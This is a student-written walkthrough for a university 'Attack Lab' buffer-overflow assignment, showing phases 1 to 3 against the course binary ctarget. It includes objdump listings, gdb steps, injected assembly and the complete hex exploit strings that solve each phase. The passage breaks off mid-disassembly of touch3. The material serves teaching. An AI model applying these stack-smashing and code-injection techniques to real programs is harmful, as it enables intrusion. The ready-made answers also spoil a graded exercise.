Disassembling the Attack Lab

Introduction

This lab is all about becoming familiar with buffer overflow and return-oriented programming (ROP). It comes in 5 phases - 3 for code injection, and 2 for ROP. Compared to Bomb Lab, this lab is much more concerned with the material you know from lecture instead of fucking around with gdb. In order to really understand what’s happening, you need to have a solid basis in how the buffer works and the stack discipline. You’ll also need knowledge of assembly for the phases involving ROP.

Although gdb can be useful for debugging and stepping through the code to analyze the stack, there’s only one instance of using gdb in this guide to solve a phase. In order for this to be the most useful, I’d highly recommend spending time doing your own analysis of these problems and working out the logic yourself instead of going through this step by step. The hope is that this guide will cover every conceptual basis for the solutions, because I found that figuring out all the basic concepts was harder than applying the logic itself.

glhf :)

Before the Lab

There are a few commands that will be necessary for this lab:

`=> objdump -d` ***program_name***

- Will dump the assembly of ***program_name***

`=> echo >` ***file_name.txt*** or ***file_name.s***

- Will create a new file called ***file_name***

`=> ./hex2raw <` ***file_name.txt*** `>` ***new_file_name.txt***

- Will take a hex file ***file_name***, convert the hex to string format, and place it in a new file ***new_file_name***

`=> ./`***program_name*** `-i` ***file_name.txt***

- Runs the target program ***program_name*** using ***file_name*** as an input

`=> gdb` ***program_name***

- Will run gdb with program ***program_name***

`=> r`

- Will run the program when used inside gdb

`=> x/s` ***$register_name***

- Will output the contents and address of register ***register_name*** in string format

`=> b` ****memory_address***

- Will create a breakpoint at ***memory_address***

`=> gcc -c` ***file_name.s***

- Will compile a .s (assembly language) file into a .o file


Phase 1: Basics

Phase 1 is purely a test of your understanding of buffer overflow and the stack discipline, so make sure you understand why this works.

The goal of this phase is simply to enter the function **touch1**.

The first 3 phases all take place in the ctarget program. The first thing we want to do is to figure out how this program works, so let's run `objdump -d ctarget`.

You'll probably notice that the object dump has a lot of assembly in it, but don't worry, almost all of it is useless shit. To get a starting point, let's look at the vulnerable function **getbuf**.




```
getbuf Dump =>
00000000004016f8 <getbuf>:
  4016f8:     48 83 ec 28              sub    $0x28,%rsp
  4016fc:     48 89 e7                 mov    %rsp,%rdi
  4016ff:     e8 36 02 00 00           callq  40193a <Gets>
  401704:     b8 01 00 00 00           mov    $0x1,%eax
  401709:     48 83 c4 28              add    $0x28,%rsp
  40170d:     c3                       retq
```


There's a couple important things to note here. First of all, you should be able to identify that the sub and add that begin and end this code block are the allocation of the buffer for this program. As far as I know, this number is semi-random depending on your target, but it is the same for all 5 of your phases, so write that shit down, you'll need it again. The last thing to note is the call to **Gets**, which just reads in your input and places it in the stack.

Now, based on the basics of exploiting buffer overflow, you should know that the point that you will be exploiting is the retq above. Since the **Gets** function has no protection against buffer overflow, submitting an output that is larger than the buffer allows you to rewrite other portions of the stack, most importantly, the return address.

As a review of how the stack works relative to this problem, it will place the return address on the stack, then enter the function **getbuf**. As a result the stack will look like this:



Remember the goal of this problem is to make **getbuf** return to **touch1** instead of its original caller. So basically, we need to overwrite the original return address with our own. Let's find out what address to put there by taking a look at **touch1** itself.



```
touch1 Dump =>
000000000040170e <touch1>:
  40170e:     48 83 ec 08                 sub    $0x8,%rsp
  401712:     c7 05 e0 2d 20 00 01        movl   $0x1,0x202de0(%rip)
  401719:     00 00 00
  40171c:     bf 76 2f 40 00              mov    $0x402f76,%edi
  401721:     e8 2a f5 ff ff              callq  400c50 <puts@plt>
  401726:     bf 01 00 00 00              mov    $0x1,%edi
  40172b:     e8 f9 03 00 00              callq  401b29 <validate>
  401730:     bf 00 00 00 00              mov    $0x0,%edi
  401735:     e8 b6 f6 ff ff              callq  400df0 <exit@plt>
```

So there's a lot of blah inside there, don't worry about it, the goal is just to call **touch1**. As a result, the only important piece of information here is the address of the function, so write it down, and we're ready to make our solution.

So let's run `echo > phase1.txt` to create a place to write down our solution. After doing so, let's take a second to think about what we need to do. We need to place the address of **touch1** where the original return address was. In order to do so, we need to enter a string that overflows the buffer so that the address will be placed in the correct position. As a result, we know that the first part of our solution must be padding.


This padding will simply take up all the space in the buffer so make it whatever you want (all 00s is easy and won't cause any weird fuck-ups). Remember we have the size of our buffer from our analysis of **getbuf** (0x28 = 40 bytes in this case). Finally, we will place the address of **touch1** into our solution. Keep in mind our system is little endian, so, in this case, the address will be written as 0e 17 40 00 00 00 00 00.

Therefore, this final hex solution will look something like:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
0e 17 40 00 00 00 00 00
```


Now, let's convert this hex file into an input string by running `./hex2raw < phase1.txt > phase1Sol.txt`. Now our file phase1Sol.txt contains the string values of these hex digits, which we can then pass as the input to **Gets**. Running `./ctarget -i phase1Sol.txt`, you can see that this solution is correct and phase 1 is now solved.

To get a better understanding of why this works, here's what the stack looks like after **Gets** returns:



In this diagram, %rsp points at the line in yellow. As you can see, the input fills the stack from the top to bottom (in terms of stack discipline - so bottom to top in the above diagram), so the last line of input (the address of **touch1**) is able to overwrite the original return address.

When **getbuf** attempts to return, the %rsp will now point at where it thinks the original return address is, which now holds our modified address:



Therefore, upon returning, the %rip will move into **touch1** and we have thoroughly bamboozled our program.

Phase 2: Code Injection

Now that we've gotten familiar with the easy shit, it's time to start working with code injection.

The goal of this phase is similar to phase 1 in that we have to access a function **touch2**. However, we must also make the program think that we have passed it our target's cookie as a parameter.


Obviously the approach in phase 1 isn't going to work, as that approach only gave us the means to enter the function. So let's take a Harden™ step back and look at what we know.

Based on the spec, we know that at some point we will have to write code for our solution. In addition, based on previous lectures on assembly, we know that the first parameter of a function call is stored in %rdi. Piecing this together, we can guess that the code we're going to have to write will probably involve moving something to %rdi.

Another new part of this problem is the cookie. This is really just a number that is unique to each target, and can be accessed in hex format in the cookie.txt file. I'd recommend writing this down somewhere, it'll show up in all of the remaining phases.


The first step in creating our solution should be finding a known address where we can store our code. A really nice option is actually right in the beginning of the buffer. As you saw in the stack diagram from phase 1, upon returning from **Gets**, the %rsp points at the beginning of the buffer, so we can access the memory address of that location.

For convenience, here's the dump for **getbuf** again:



```
getbuf Dump =>
00000000004016f8 <getbuf>:
  4016f8:     48 83 ec 28                  sub    $0x28,%rsp
  4016fc:     48 89 e7                     mov    %rsp,%rdi
  4016ff:     e8 36 02 00 00               callq  40193a <Gets>
  401704:     b8 01 00 00 00               mov    $0x1,%eax
  401709:     48 83 c4 28                  add    $0x28,%rsp
  40170d:     c3                           retq
```


In order to get the desired memory address, we're going to have to take a quick detour into gdb so let's run `gdb ctarget`. The point we want to analyze is right after **Gets** returns, so let's run `b *0000000000401704`. After quickly running the code with `r` and hitting the breakpoint, run `x/s $rsp`. This will output the string that you had just put in as an input, but more importantly, it will provide the address of that string:



```
0x55661398:   "Test String"
```

As we can see, the address of this memory location is 0x55661398. An important thing to keep in mind is that this is not the address of %rsp by any means, it is simply the address that %rsp is pointing to at this given instant.


Now that we have this address, we're done with gdb for the lab and we can begin writing our code. Let's start off by exiting gdb and running `echo > phase2.s` to create a place to write our assembly. Knowing that we want to place our cookie into %rdi, we can write:



```
movq $0x745689a0, %rdi
retq
```

Essentially, this takes the hex constant 0x745689a0 (my cookie) and places that value into %rdi, and then returns.


Now, we want to take this assembly and translate it into hex so that we can place it into the stack. We can do so by running `gcc -c phase2.s`, which will compile our code into a file called phase2.o. Running `objdump -d phase2.o` allows us to see this translation:



```
phase2.o Dump =>
0000000000000000 <.text>:
   0:  48 c7 c7 a0 89 56 74        mov    $0x745689a0,%rdi
   7:  c3                          retq
```

As we can see, the hex encoding for our desired instructions is 48 c7 c7 a0 89 56 74.

The last step before we begin constructing our solution is to get the address of **touch2**, in order to access the function in the same way we did in phase 1. Running `objdump -d ctarget` again, we see:


```
touch2 Dump =>
000000000040173a <touch2>:
  40173a:     48 83 ec 08                 sub    $0x8,%rsp
  40173e:     89 fe                       mov    %edi,%esi
  401740:     c7 05 b2 2d 20 00 02        movl   $0x2,0x202db2(%rip)
  401747:     00 00 00
  40174a:     3b 3d b4 2d 20 00           cmp    0x202db4(%rip),%edi
  401750:     75 1b                       jne    40176d <touch2+0x33>
  401752:     bf 98 2f 40 00              mov    $0x402f98,%edi
  401757:     b8 00 00 00 00              mov    $0x0,%eax
  40175c:     e8 1f f5 ff ff              callq  400c80 <printf@plt>
  401761:     bf 02 00 00 00              mov    $0x2,%edi
  401766:     e8 be 03 00 00              callq  401b29 <validate>
  40176b:     eb 19                       jmp    401786 <touch2+0x4c>
  40176d:     bf c0 2f 40 00              mov    $0x402fc0,%edi
  401772:     b8 00 00 00 00              mov    $0x0,%eax
  401777:     e8 04 f5 ff ff              callq  400c80 <printf@plt>
  40177c:     bf 02 00 00 00              mov    $0x2,%edi
  401781:     e8 55 04 00 00              callq  401bdb <fail>
  401786:     bf 00 00 00 00              mov    $0x0,%edi
  40178b:     e8 60 f6 ff ff              callq  400df0 <exit@plt>
```

Once again, we're not interested in the body of **touch2**, we just need the address of the function.


Now we're ready to write our solution. Remember, the setup we have is that we have code to move our cookie into %rdi, which must be executed before entering **touch2**. Therefore, we don't want to return from **getbuf** to **touch2**, we want to return to our injected code. Also remember that we obtained an address for the beginning of the buffer. Therefore our solution will look something like:

```
48 c7 c7 a0 89 56 74 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
98 13 66 55 00 00 00 00
3a 17 40 00 00 00 00 00
```

The first line of this solution is the code we generated, the second-to-last line is the address of the first line of the buffer, and the last line is the address of **touch2**.


Converting this hex into the string we need and running it through ctarget, we see that this solution is correct and phase 2 is solved.

For further analysis, here is what the stack looks like after returning from **Gets**:




```
...
3a 17 40 00 00 00 00 00
98 13 66 55 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
48 c7 c7 a0 89 56 74 c3
...
```

As we can see, the injected code is at the top of the buffer, and the 2 injected return addresses are below the buffer. Upon returning from **getbuf**, the stack looks like:



```
...
3a 17 40 00 00 00 00 00
98 13 66 55 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
48 c7 c7 a0 89 56 74 c3
...
```

By using this cell as a return address, the %rsp sends the %rip to the top of the buffer and runs the code there, moving our cookie value into %rdi. Finally, returning from this code, we get:



```
...
3a 17 40 00 00 00 00 00
98 13 66 55 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
48 c7 c7 a0 89 56 74 c3
...
```


Here, our cookie’s value is in %rdi, and the return will access the address of **touch2**, and the conditions of the phase have been satisfied.

Phase 3: Overwriting

Now this phase is pretty similar to phase 2, with 2 key differences. One is that instead of passing the cookie to the function as a hex value, we need to pass it as a string literal. The other is that we cannot store this string literal within the buffer, as there is no guarantee that that space on the stack is safe from **hexdump**.

The first problem is easy shit. All we have to do is take the cookie that we're given and translate each hex digit into chars using an ASCII table. In this case, that translates to 37 34 35 36 38 39 61 30. Keep in mind that in C, a string is an array of chars, so the little endianness of the machine is irrelevant.


The second problem is a little more shitty. Since we can no longer store the cookie inside the buffer, we must find somewhere else to store it. An easy solution is to store it just past the return addresses. As a reminder, the stack looks like this:



We know the address of the top of the buffer, so all we need to know is how much offset we need to get past the return addresses.

Our work in phase 2 tells us we're going to need to return to %rsp to execute our injected code, and then return to **touch3**. That means there are 2 return addresses, or 16 bytes. Adding this to the known 40 byte size of the buffer, we get 56 bytes or 0x38 in hex. Now we've found our offset.


We can now add this offset to the known location of the top of the buffer, 0x55661398. We can take that sum and write code to move that new location into %rdi to set up the condition to solve the phase:



```
movq $0x556613D0, %rdi
ret
```


You may have noticed that in phase 2 we moved a number into %rdi and here we're moving an address, so I must be making this up as I go right? Well actually, remember that a string is really an array of chars, and you identify an array by it's starting location. So don't worry, I do kind of know what I'm talking about. Ish.

Taking this assembly and translating it into hex, we get:



```
phase3.o Dump =>
0000000000000000 <.text>:
   0:  48 c7 c7 d0 13 66 55        mov    $0x556613d0,%rdi
   7:  c3                          retq
```

Finally, like phase 2, we need to grab the memory address of **touch3** with an object dump:



```
touch3 Dump =>
000000000040180e <touch3>:
  40180e:     53                        push   %rbx
  40180f:     48 89 fb                  mov    %rdi,%rbx
  401812:     c7 05 e0 2c 20 00 03      movl   $0x3,0x202ce0(%rip)
  401819:     00 00 00
  40181c:     48 89 fe                  mov    %rdi,%rsi
  40181f:     8b 3d df 2c 20 00         mov    0x202cdf(%rip),%edi
  401825:     e8 66 ff ff ff            callq  401790 <hexmatch>
  40182a:     85 c0                     test   %eax,%eax
